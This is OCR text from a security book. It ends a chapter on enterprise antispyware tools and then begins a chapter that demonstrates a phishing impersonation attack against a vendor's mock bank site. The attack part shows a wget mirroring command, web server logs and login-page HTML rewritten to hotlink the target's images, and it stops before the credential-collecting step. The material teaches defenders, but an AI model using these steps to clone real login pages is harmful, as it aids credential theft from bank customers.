
Figure 8.18 The BigFix Enterprise Console



BigFix also produces a stand-alone antispyware scanner, BigFix AntiPest, which is based on the award-winning PestPatrol scanner by Computer Associates. AntiPest is similar to most other stand-alone system scanners, but you also can control and monitor it from within an enterprise environment using the BigFix Enterprise Suite. To accommodate other stand-alone antispyware and antivirus applications, BigFix also delivers its BigFix Enterprise Suite Client Manager for Spyware Tools and for Anti-Virus. This client-side application allows BES to deploy updates and patches for third-party scanners such as Spybot–Search & Destroy.

The BigFix Enterprise Suite can also automatically detect all devices within a specific Microsoft Active Directory or NT domain, as well as have an administrator manually add machines to the software. When deploying updates or scheduling scans, the administrator receives a full viewing of all machines that the BES server knows of, and can specify which machines the task should affect. You also can group workstations to allow for easy logical management of networks and operating system builds. When performing spyware scans, you can specify custom scans for a variety of antispyware applications, as shown in Figure 8.19, as well as a specific schedule under which the scan should run.

Figure 8.19 A BigFix Enterprise Custom Spyware Scan



Not only does BES update Windows machines, but it also can monitor and update Linux and Unix-based workstations and servers. At http://support.bigfix.com/bes/install/besclients-nonwindows.html, you will find client applications for SUSE and Red Hat Linux, as well as Solaris, HP-UX, and IBM AIX servers. A client is also available for Mac OS X for networks that support Apple machines.

As with any enterprise-level software, you should test and evaluate the BigFix Enterprise Suite before you implement it into a production network. To allow this, BigFix provides a 30-day free evaluation of the BigFix Enterprise Suite at http://support.bigfix.com/bes/install/beseval.html. It also provides a "Quick Start"

PDF document that walks you through the initial setup and configuration phase, while explaining the software's many features and capabilities.

FaceTime

FaceTime Communications, Inc. is a business centered on protecting enterprise networks from a variety of malicious applications, which it deems **greynets**. Greynet refers to any virus, spyware, malicious code, or even legitimate application that reduces business productivity, such as Web mail and peer-to-peer applications. FaceTime produces a number of hardware and software solutions that help detect and remove spyware applications from desktop machines, as well as prevent such applications from communicating with the Internet.

One of its hardware solutions is the Real-Time Guardian (RTGuardian), a rack-mountable network appliance that monitors activity within a network. It monitors for accesses to known sites that harbor spyware data and applications and prevents clients from making connections to them, as well as blocks predefined downloads of spyware applications.

FaceTime's RTGuardian then works in conjunction with its Greynet Enterprise Manager (GEM) software to allow administrators to manage the network's restrictions and policies. A designated GEM server will receive logs of activity and spyware detection from RTGuardian devices throughout the network, logically organizing the information for easy access. Using this information, you can easily locate any computer within your network that may be infected with spyware applications. When you find a computer that is sending data to known spyware locations, you can initiate a scan remotely on the affected workstation. With FaceTime software, no client-side application needs to be deployed to individual workstations. Instead, GEM features a remote scanning agent that allows administrators to perform spyware scans immediately on any set of workstations within their network environment. They can then use GEM to remove the offending applications from all of the workstations in the network.

You can find more information about FaceTime and its spyware solutions at www.facetime.com/productservices/enterprisespywareprevention.aspx.

Websense Web Security Suite

Websense is one of the world's largest purveyors of online security for corporate networks. With its Web Security Suite software, enterprise networks can monitor and prevent access to lists of potentially harmful or unproductive Web sites from workstations within the corporation. As well as protecting your network and your clients from viruses and threats, Websense's Web Security Suite–Lockdown Edition

can also help protect your network from spyware threats. Along with its very extensive list of blocked URLs, Websense maintains a list of IP addresses and domain names that known spyware applications use to send data to the Internet. When you block these addresses and names, spyware programs lose their ability to send sensitive information out of your network. However, that fixes only a small part of the problem. With the Lockdown Edition of the Websense Web Security Suite, you can place granular control onto individual workstations to block certain executable names from being launched and thereby block nearly all forms of known spyware applications. Similar to other enterprise solutions, Websense provides a 30-day evaluation of its products so that you can determine whether you can implement them into your network infrastructure. To download an evaluation copy of the Web Security Suite visit www.websense.com/global/en-au/Downloads/index.php.

Summary

In this chapter, we explored various ways in which to detect and ultimately remove spyware from infected computers. We initially covered the various places on a modern Windows-based system where spyware tends to hide, and how to recover information from there. Further on, we discussed tools that help assist in detecting spyware components, and enterprise-level tools used to detect and remove spyware from network workstations.

In covering the areas in which spyware can hide we first covered the Windows Registry. The Registry was designed as a central repository of configuration settings and application data, but has quickly grown into a very confusing and cumbersome beast that can frighten off many computer users. We discussed how the Registry is constructed and how to view it through the keys and values located within it. We also viewed some typical Registry keys where spyware tends to hide to make sure that it is running at all times, such as areas where programs can register to automatically have themselves started with Windows. Along with the startup settings in the Registry, spyware applications also can hijack known file extensions and force files to use them as a middleman when being loaded. Moving away from the Registry, we focused on viewing currently running processes with the Windows Task Manager to detect any suspicious processes. We then submitted any unknown processes to an online process database, located at www.processlibrary.com, to determine whether the executable was involved in a spyware infection or was a legitimate application to have running. Finally, we covered areas on the hard drive where spyware tends to hide its files and data that it is working with, such as the many temporary file caches on the hard drive. These include the user's temporary work directory as well as Internet Explorer's browser cache. Windows System Restore and Windows File Protection were explained briefly as features that can help protect users from errant changes in their operating systems, but also that can confound your attempts to remove spyware files. Finally, we covered Internet-related data that is stored on your computer, such as the Windows Hosts file, where spyware can add entries to manually override DNS resolutions and redirect your Web browsing to advertisement-based Web sites. Additionally, we discussed Internet Explorer's Browser Helper Objects, as well as manual techniques for locating the BHOs installed.

Moving on from the basics of detecting spyware on your computer, we delved into various tools that you can use to help uncover spyware automatically and assist you in removing them. One of the more popular tools for this purpose is HijackThis, commonly abbreviated as HJT. HijackThis is a freeware tool that scans many of the areas discussed earlier to locate pieces of spyware applications across your system. Using the report generated by HijackThis, we then must perform cru-

cial research on each component to determine whether the item really is spyware based or is legitimate data that could impact your productivity if removed. We broke down the basic structure of the HijackThis log format, showing all of the available data needed to read your own logs and interpret the results. We then reviewed the many additional tools that are contained within HijackThis, such as its built-in process manager that provides more functionality and detail than the Windows Task Manager. Along with HijackThis, we reviewed the free a[2] HiJackFree utility. HiJackFree features a more user-friendly graphical environment to help uncover much of the same data as HijackThis. It also features the unique ability of displaying all applications that have open network ports, allowing you to view programs that are listening for remote connections that could possibly be malicious. Also, unlike HijackThis, HiJackFree features an automated online log file parser that takes the XML log from the application and can automatically determine whether most of the detected items are spyware related.

In manually gathering information about spyware on an infected computer we also covered a very crucial application named InstallWatch Pro. InstallWatch Pro features the unique ability to create a snapshot of your computer at a specific point and then later take a comparison shot. In doing so, it can detect all of the changes made to your file system over a period of time, or during the installation of a piece of software. To aid in the removal of spyware components, we also briefly covered a vital utility for any Windows power user, Unlocker. This small program can gain access to any file that has been locked by a running program, such as spyware. This enables you to move or delete any spyware file that is currently in use, preventing it from being operational in the future, without having to boot the computer into safe mode. Finally, as a means of rooting out spyware on mission-critical computers, we covered use of VMware to boot a virtual copy of the infected machine in a safe environment and practice detection and removal techniques. This allows you to create well-practiced procedures in a safe and secure environment to use in removing particularly bothersome and malicious spyware from your computer systems.

Finally, we briefly touched on various enterprise-level applications that can assist you in detecting and removing spyware components across entire networks. These applications—the BigFix Enterprise Suite, FaceTime Greynet Enterprise Manager, and Websense Web Security Suite—help administrators to secure their networks from rogue software. They provide the ability to centrally manage antispyware deployments of software and updates across entire networks and domains, and allow for immediate scanning on single workstations, or groups of machines, with automated logging and reporting provided to the administrator.

Solutions Fast Track

Manual Detection Techniques

- ☑ The Registry contains vital keys and values that allow spyware to automatically start itself when Windows starts, but in known places that you can easily uncover.
- ☑ Spyware that is currently running can hide itself in plain sight by using an obscure executable name, or one that mimics a known system executable. Proper research is required, using online tools, to effectively detect malicious programs.
- ☑ Although the Windows System Restore and File Protection features are very beneficial for home computer users, spyware applications often target them to retain a foothold on an infected computer.

Detection and Removal Tools

- ☑ HijackThis and HiJackFree are two free tools that you can use to automatically gather information about applications installed on your computer for easy review and research into spyware infestations.
- ☑ InstallWatch Pro is a free application that you can use to effectively monitor all changes made to your computer over time, to pinpoint data transactions made that would be invisible to regular audits.
- ☑ An essential service that is now available for free, VMware lets you create virtual copies of your infected computers for in-depth analysis and procedure writing. This saves you from the expense of guessing your way through spyware removal on mission-critical machines.

Enterprise Removal Tools

- ☑ The BigFix Enterprise Suite provides a fully scalable solution in continually protecting computers in your network from spyware, viruses, and exploits through regular updates, patches, and malicious code scans.
- ☑ FaceTime Communications, Inc. provides a solution combining its Greynet Enterprise Manager application with its hardware-based RTGuardian

device to properly detect spyware on your network and physically prevent it from transmitting data back to the Internet.

- ☑ The Websense Web Security Suite–Lockdown Edition lets you block accesses to known spyware-related Web sites and domains, as well as blacklist particular malicious applications from being downloaded or executed on corporate workstations.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: A spyware application on my workstation has its own uninstall feature. Should I use it instead of manually removing the application?

A: This will depend on the spyware in question. Many semi-legitimate adware and spyware applications will feature a fully functional uninstall utility. However, many others will use the uninstall feature to deceive you and add more spyware. Manually removing the spyware yourself can be effective, but may not perform the cleaning as thoroughly as a proper uninstall utility. You should properly research the spyware in either case.

Q: What is the difference between hardware and software solutions for blocking spyware?

A: Software spyware blockers are the solutions that most people are familiar with, as you can install them locally on a computer to prevent your computer from navigating to Web sites that are known to contain spyware. Although software solutions can effectively prevent many computers from receiving spyware, they require a high level of maintenance and upkeep to deploy the application to an entire network. Hardware solutions help in this regard by monitoring network traffic between the workstations and the Internet. When a hardware blocker detects a packet being sent to a known-bad Web site or IP address it can block the packet from being sent. As with software solutions, this can effectively block workstation users from browsing to nefarious Web sites. A hardware blocker allows for less maintenance, as you have to interact with only a single device, and

it can monitor traffic for thousands of workstations and network segments. However, it also comes with a steeper price tag.

Q: Are there any centralized areas of knowledge on the Web for me to research data that I think to be spyware?

A: To research spyware files effectively, since they change very often and vary in characteristics, you should read and participate in the many spyware-related forums on the Internet. Forums allow many network administrators to report issues and offer feedback instantaneously, instead of making you wait for a vendor to submit a new signature or update its Web site to include removal information. Some of the more popular forums include http://forums.spywareinfo.com, http://castlecops.com/forums.html, http://forums.subratam.org, and www.wilderssecurity.com.

Part III
Phishing and Spam

Chapter 9

Go Phish!

By Lance James

Solutions in this chapter:

- The Impersonation Attack
- The Forwarding Attack
- The Popup Attack

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

This chapter illustrates the basic cradle-to-grave process for the three basic, most commonly used types of phishing attack. We take the perspective of the phisher and his or her arsenal, with some comments here and there about specific methods that you should take note of later. Ultimately, you need to consider your attacker's maneuvers before you can engage in defense. One of the major problems we face today, due to the sudden and overwhelming amount of phishing that has occurred, is the lack of detailed understanding of phishers and the tools they use.

We'll approach this subject within the analogy of robbing a bank—highlighting a screen shot of a phisher's e-mail, then showing the fake target site they set up to capture user information. Our bank-robbing analogy is apt, since that is essentially what the attacker is doing, only electronically instead of physically. We will perform basic reconnaissance and prepare, test, and then attack. It is important to note that different phishers have different styles, but all have similar techniques and tools. We'll first look at an attack by an individual phisher, even though the majority of phishing attacks are facilitated by groups rather than individuals. This individual style, popular in Romania and Estonia, is a quick and simple method.

First, let's examine three of the most popular methods phishers employ:

- Impersonation
- Forwarding
- Popups


Impersonation is the most popular and the most simple method of deceit. It consists of a completely constructed fake site that the recipient is deceived into visiting. This fake site contains images from the real Web site and might even be linked to the real site.

Forwarding is seen more with Amazon, eBay, and PayPal and is an e-mail you typically receive that has all the usual real Web site graphics and logins within it. When a victim logs in via a Forwarding e-mail link, the user's data is sent to the hostile server, then the user is forwarded to the real site, and in many cases, the system logs you into the real site via a man-in-the-middle (MITM) technique. This Forwarding attack continuity is flawless, and victims usually never know that they were phished. The weakness with this approach is that it relies on the spam itself to get through without being filtered. Due to the amount of HTML within such an e-mail, many corporate antivirus and antispam filters will block it because the Bayesian points rise with more encapsulated HTML.

The third basic method is the *popup attack*, a very creative but limited approach. The popup technique was first discovered during the barrage of phishing attacks on Citibank in September 2003. This was essentially a link that you clicked within your e-mail, and it posted a hostile popup. But behind the popup was the actual target that the attackers were trying to steal data from. This is quite a slick, creative ploy that is actually one of the most authentic looking of the three basic phishing methods. However, popup attacks are very ineffective today, since most browsers now have popup blockers installed by default (Mozilla/FireFox and Service Pack 2 for XP).

The bank target we will use in our example is The First Bank of Phishing, a mock bank site located at http://bank.securescience.net (see Figure 9.1). This is actually a demo site for one of our antiphishing products, but it has the basics we need to demonstrate our phishing attacks.

Figure 9.1 Target Bank Server We Will Phish Data From



It is important to note that the techniques we will demonstrate here are not the exact methods every phisher implements. Multiple variations can be applied, and we

have chosen a minimal and simple set of methods to enable a quick understanding of the fundamental procedure. Most, if not all, techniques applied in this chapter comply to the More Than One Way to Do It (MTOWTDI) policy.

The Impersonation Attack

The impersonation type of phish is the most common method and is simple, effective, and fast. The typical approach is to mirror the target first. There are a couple of quick ways to perform a mirror, but since we are basing our attack on actual profiles of specific phishers, this example uses the same technique as a phisher: a Web mirroring tool distributed with most Linux and BSD platforms called *wget* (www.gnu.org/software/wget/wget.html), which is, once again, simple to use and effective. It's so simple, in fact, you can probably guess what the mirror command would be for *wget*?

The Mirror

For those of you who do not know what mirroring entails, it basically involves a Web crawler that looks at a site, recursively searches for hyperlinks within a page, and attempts to download them. Depending on the site's access settings, the phisher could get a mirrored site with ease, but in some cases it could be difficult. In Figure 9.2, you will see that we successfully located and retrieved the index.html and robots.txt files from the Secure Science site.

Figure 9.2 Mirroring bank.securescience.net/bank/index.html

```
lancej@lab:~> wget -m bank.securescience.net/bank
--22:50:38--  http://bank.securescience.net/bank
           => `bank.securescience.net/bank'
Resolving bank.securescience.net... 65.102.104.137
Connecting to bank.securescience.net|65.102.104.137|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://bank.securescience.net/bank/ [following]
--22:50:43--  http://bank.securescience.net/bank/
           => `bank.securescience.net/bank/index.html'


Connecting to bank.securescience.net|65.102.104.137|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,715 [text/html]
```

```
100%[====================================>] 2,715          9.24K/s

22:50:44 (9.23 KB/s) - `bank.securescience.net/bank/index.html' saved
[2,715/2,7
15]

Loading robots.txt; please ignore errors.
--22:50:44--  http://bank.securescience.net/robots.txt
           => `bank.securescience.net/robots.txt'
Reusing existing connection to bank.securescience.net:80.
HTTP request sent, awaiting response... 200 OK
Length: 1,981 [text/plain]

100%[====================================>] 1,981         --.--K/s

22:50:44 (201.10 KB/s) - `bank.securescience.net/robots.txt' saved
[1,981/1,981]



FINISHED --22:50:44--
Downloaded: 4,696 bytes in 2 files
```

A *robots.txt* file is a text file that sits in the top-level directory of a Web site and it tells Web crawlers or robots not to access certain pages or subdirectories of the site. This only applies to robots that comply with Robots Exclusion Standard, which is most search engine crawlers on the Web. The robots.txt file we located contains the following:

```
#no robots
User-agent: *
Disallow: /

# Disallow Collectors and Spam
User-agent: atSpider
Disallow: /
User-agent: cherrypicker
Disallow: /
```

```
User-agent: DSurf
Disallow: /
User-agent: EliteSys Entry
Disallow: /
User-agent: EmailCollector
Disallow: /
User-agent: EmailSiphon
Disallow: /
User-agent: EmailWolf
Disallow: /
User-agent: Mail Sweeper
Disallow: /
User-agent: munky
Disallow: /
User-agent: Roverbot
```

Notice that there is a User-agent and a name, followed by a *Disallow* command on the root directory of the Web server. In this case, it is asking all robots not to download the files. In our case, we only need to mimic the front page, so this shouldn't stop us. A User-agent is literally the Web browser, which is a field in the HTTP headers sent by the browser. This header is logged by the Web server so that it can obtain statistics on the type of user who surfed to this site. Figure 9.3 presents an example of what the Web server side sees.

Figure 9.3 *Wget* Mirror

```
xx.7.239.24 - - [16/Mar/2005:02:27:39 +0000] "GET /bank/ HTTP/1.0" 200 2715
"-"
"Wget/1.9+cvs-dev"
xx.7.239.24 - - [16/Mar/2005:02:27:39 +0000] "GET /robots.txt HTTP/1.0" 200
1981
 "-" "Wget/1.9+cvs-dev"
xx.7.239.24 - - [16/Mar/2005:02:33:40 +0000] "GET /bank HTTP/1.0" 301 318 "-
" "W
get/1.9+cvs-dev"
xx.7.239.24 - - [16/Mar/2005:02:33:41 +0000] "GET /bank/ HTTP/1.0" 200 2715
"-"
"Wget/1.9+cvs-dev"
xx.7.239.24 - - [16/Mar/2005:02:33:42 +0000] "GET /robots.txt HTTP/1.0" 200
1981
 "-" "Wget/1.9+cvs-dev"
```

Figure 9.3 is the result of mirroring a site using *wget*. The first field is obvious—the incoming IP address is logged; the second field is the date, followed by the HTTP request we made, which is usually a *POST* or *GET* (in our case, we were requesting info, so it is a *GET*); next, the – is a referrer marker, and in this case we don't have a referrer since we went straight to the site; then the User-agent, which is *Wget/1.9+cvs-dev"*. The headers sent by the browser specifically are the *GET*, the referrer tag, and the User-agent. The IP address is received from the Web server and won't be sent by the client, and obviously the date is marked by the Web server. Whenever you go to Google and you click a link to get to a site from there, Google *referred* you, since it is the URL of the Web page from which you came. This will be sent by most Web browser clients but is spoofable by the client. An example referrer looks like the following:

```
xx.7.239.24 - - [16/Mar/2005:03:08:30 +0000] "GET /bank/index.html HTTP/1.1"
200 2715
"http://www.google.com/search?hl=en&lr=&q=http%3A%2F%2Fbank.securescience.ne
t%2Fbank%2Findex.html&btnG=Search" "Mozilla/5.0 (Windows; U; Windows NT 5.1;
en-US; rv:1.7.5) Gecko/20041107 Firefox/1.0"
```

As you will notice, the – in Figure 9.3 was replaced with the following:

```
http://www.google.com/search?hl=en&lr=&q=http%3A%2F%2Fbank.securescience.net
%2Fbank%2Findex.html&btnG=Search
```

This indicates that we had previously searched for *bank.securescience.net* in the Google engine and had clicked the link that came up. So, to automatically link back directly to this site, the Web server knows the last site you went to, which is now the *referred site*.

In addition to mirroring, most phishers have an actual account login so that they can capture the complete process of logging in and arriving on the Web site's landing page. In our specific phish example, we will emulate an MITM *POST* attack. This basically allows the victim to log in as usual, and we forward the data back to the internal target landing page, where essentially we log in for the victim so that he or she does not suspect anything wrong. To mirror the internal pages, we log in with our assumed account and perform a **File | Save Page As** (in Mozilla), and then we will have a copy of that particular Web site.

The assumed login account is a chicken-and-egg problem for today's phishers. Even though we know phishers have login accounts, most of these accounts do not actually belong to them——they belong to a previous victim. What came first, the phisher or the victim? We would think the phisher, but does that mean that the phisher actually signed up for a legitimate account? *Yes*. This is the typical threat of a trusted user gaining additional access. In general, more (quantity) attacks come from

external attackers, but the better-quality and higher-risk ones come from users granted limited login access. The logins may be limited to an FTP or Web server, or they could permit a full system login. The risks can come from disgruntled users, people who are not or should not be completely trusted, or people who use logins from an insecure environment (permitting an attacker to observe the login). The latter is quite common, especially at Net cafés or security conventions.

Setting Up the Phishing Server

Now that we've mirrored the site, we will place it on our hostile Web server and modify the Web code to enable theft of information and have the server transmit the information to our blind drop. A blind drop is literally just that—an anonymous e-mail account (such as one from Yahoo! or Hotmail) or sometimes another Web site that has an ASP or PHP script collecting the data. All this typically happens within 24–48 hours, and then the phisher will vanish and/or the site will be taken down.

So let's take a look at the code we mirrored. We mirrored two files, robot.txt and index.html. We already pointed out that robot.txt is an irrelevant file to us; index.html is the file we're after. This file holds the site's front page with the logins and logo as well as images. Here's the code contained within index.html:

```
<html>
<head>
<title>Secure Science Corporation: Daylight Fraud Prevention</title>
</head>

<body bgcolor="#FFFFFF">
<font face="Arial, Helvetica, sans-serif">
<table width="100%" border="0" cellpadding="0">
<tr>
<td><img src="images/first.gif" alt="First Bank of Phishing"><br>
<td align=right valign=top>
<font size="-1"> <a href="http://www.securescience.net/">Help</a>
  | <a href="http://www.securescience.net/">Security</a>
  | <a href="mailto:phishing@securescience.net">Contact Us</a></font>
</table>
  <img src="images/line2.gif" length="870" height="20">
<br>

<table width="89%" border="0" cellpadding="5">
  <tr>
```

```
    <td width="35%" bgcolor="#E4DDC2" valign="top">
      <b><img src="images/key.gif" width="66" height="41" align="middle"
      alt="Key to Security">
      View Your Accounts</b> <br>
      <font size="-1">New user?
      <a href="demo.html">Learn more</a>
      | <a href="demo.html"><u>Enroll</u></a>
      </font>
        <form method="GET" action="cgi/Login.cgi">
        Username: <input type="text" name="username" size=20>
          <br>
          <br>
          Password: <input type="password" name="password" size=20>
          <br>
          <br>
          <center><input type=image src="images/signon.gif" width="64"
height="33" alt="Sign On"></center>
        <p><font size="-1"><a href="demo.html">Forgot your ID?</font>
      </form>
    </td>
    <td width="65%" valign="top">
      <p><b>Welcome to Secure Science Corporation's Daylight Fraud
Prevention (DFP) on-line demo site!</b>
      <p><img src="images/bullet.gif" width="18" height="14">
        <a href="download.html">Become</a> your own phisher.  Download this
entire site in a Zip file and setup your own phishing server!
      <p><img src="images/bullet.gif" width="18" height"14">
        <a href="cgi/EmailTest.cgi">Generate</a> a phishing email
      <p><img src="images/bullet.gif" width="18" height"14">
        <a href="cgi/Track.cgi">Track</a> a phisher
        <p><img src="images/bullet.gif" width="18" height="14">
        <a href="sst_demo.html">Prevent</a> malware
      <p><img src="images/bullet.gif" width="18" height"14">
        <a href="cgi/ShowDFP.cgi">View</a> the Daylight Fraud Prevention
logs
<p><img src="images/bullet.gif" width="18" height"14">
        <a href="http://appliance.securescience.net">Manage</a> Daylight
      </td>
  </tr>
```

```
</table>

<p>
<center>
<font size="-1">
    <a href="http://www.securescience.net/">About Secure Science</a>
  | <a href="mailto:phishing@securescience.net">Report Email Fraud</a>
<br>&copy; 2005 Secure Science Corporation. All rights reserved.
<br>Confidential and Proprietary Information.  FOIA Exempt.
<br>Patent Pending Daylight Technology
</font>
</center>
</font>
</body>
</html>
```

In this code, you will notice that a fair amount of work was done to successfully set up our convincing ploy. From our perspective, we want to minimize the amount of work we have to do regarding this phish. In most cases, we don't care to mirror all the images, so we'll just link back to the original site and use the actual images from the target site (a very common phisher method). We will also do this for most of the CGI and HTML links.

Here is the newly modified code:

```
<html>
<head>
<title>Secure Science Corporation: Daylight Fraud Prevention</title>
</head>

<body bgcolor="#FFFFFF">
<font face="Arial, Helvetica, sans-serif">
<table width="100%" border="0" cellpadding="0">
<tr>
<td><img src="http://bank.securescience.net/bank/images/first.gif" alt="First
Bank of Phishing"><br>
<td align=right valign=top>
<font size="-1"> <a href="http://www.securescience.net/">Help</a>
  | <a href="http://www.securescience.net/">Security</a>
  | <a href="mailto:phishing@securescience.net">Contact Us</a></font>
</table>
```

```
  <img src="http://bank.securescience.net/bank/images/line2.gif"
length="870" height="20">
<br>

<table width="89%" border="0" cellpadding="5">
  <tr>
    <td width="35%" bgcolor="#E4DDC2" valign="top">
      <b><img src="http://bank.securescience.net/bank/images/key.gif"
width="66" height="41" align="middle"
      alt="Key to Security">
      View Your Accounts</b> <br>
      <font size="-1">New user?
      <a href="demo.html">Learn more</a>
      | <a href="demo.html"><u>Enroll</u></a>
      </font>
        <form method="GET" action="cgi/Login.cgi">
        Username: <input type="text" name="username" size=20>
          <br>
          <br>
          Password: <input type="password" name="password" size=20>
          <br>
          <br>
          <center><input type=image
src="http://bank.securescience.net/bank/images/signon.gif" width="64"
height="33" alt="Sign On"></center>
        <p><font size="-1"><a href="demo.html">Forgot your ID?</font>
      </form>
    </td>
    <td width="65%" valign="top">
      <p><b>Welcome to Secure Science Corporation's Daylight Fraud
Prevention (DFP) on-line demo site!</b>
      <p><img src="http://bank.securescience.net/bank/images/bullet.gif"
width="18" height="14">
        <a
href="http://bank.securescience.net/bank/download.html">Become</a> your own
phisher.  Download this entire site in a Zip file and setup your own phishing
server!
      <p><img src="http://bank.securescience.net/bank/images/bullet.gif"
width="18" height"14">
```


```
        <a
href="http://bank.securescience.net/bank/cgi/EmailTest.cgi">Generate</a> a
phishing email
      <p><img src="http://bank.securescience.net/bank/images/bullet.gif"
width="18" height"14">
        <a href="http://bank.securescience.net/bank/cgi/Track.cgi">Track</a>
a phisher
        <p><img src="http://bank.securescience.net/bank/images/bullet.gif"
width="18" height="14">
        <a
href="http://bank.securescience.net/bank/sst_demo.html">Prevent</a> malware
      <p><img src="http://bank.securescience.net/bank/images/bullet.gif"
width="18" height"14">
        <a
href="http://bank.securescience.net/bank/cgi/ShowDFP.cgi">View</a> the
Daylight Fraud Prevention logs
<p><img src="http://bank.securescience.net/bank/images/bullet.gif"
width="18" height"14">
        <a href="http://appliance.securescience.net">Manage</a> Daylight
      </td>
  </tr>
</table>

<p>
<center>
<font size="-1">
    <a href="http://www.securescience.net/">About Secure Science</a>
  | <a href="mailto:phishing@securescience.net">Report Email Fraud</a>
<br>&copy; 2005 Secure Science Corporation. All rights reserved.
<br>Confidential and Proprietary Information.  FOIA Exempt.
<br>Patent Pending Daylight Technology
</font>
</center>
</font>
</body>
</html>
```

This process has simplified our approach and made it more believable, as well as offloading the majority of bandwidth back to the target. This technique is not used by all phishers, but a good majority of them choose this method so that they do not have to mirror the entire site—just the minimum necessary tools to set up the scam.

Setting Up the Blind Drop

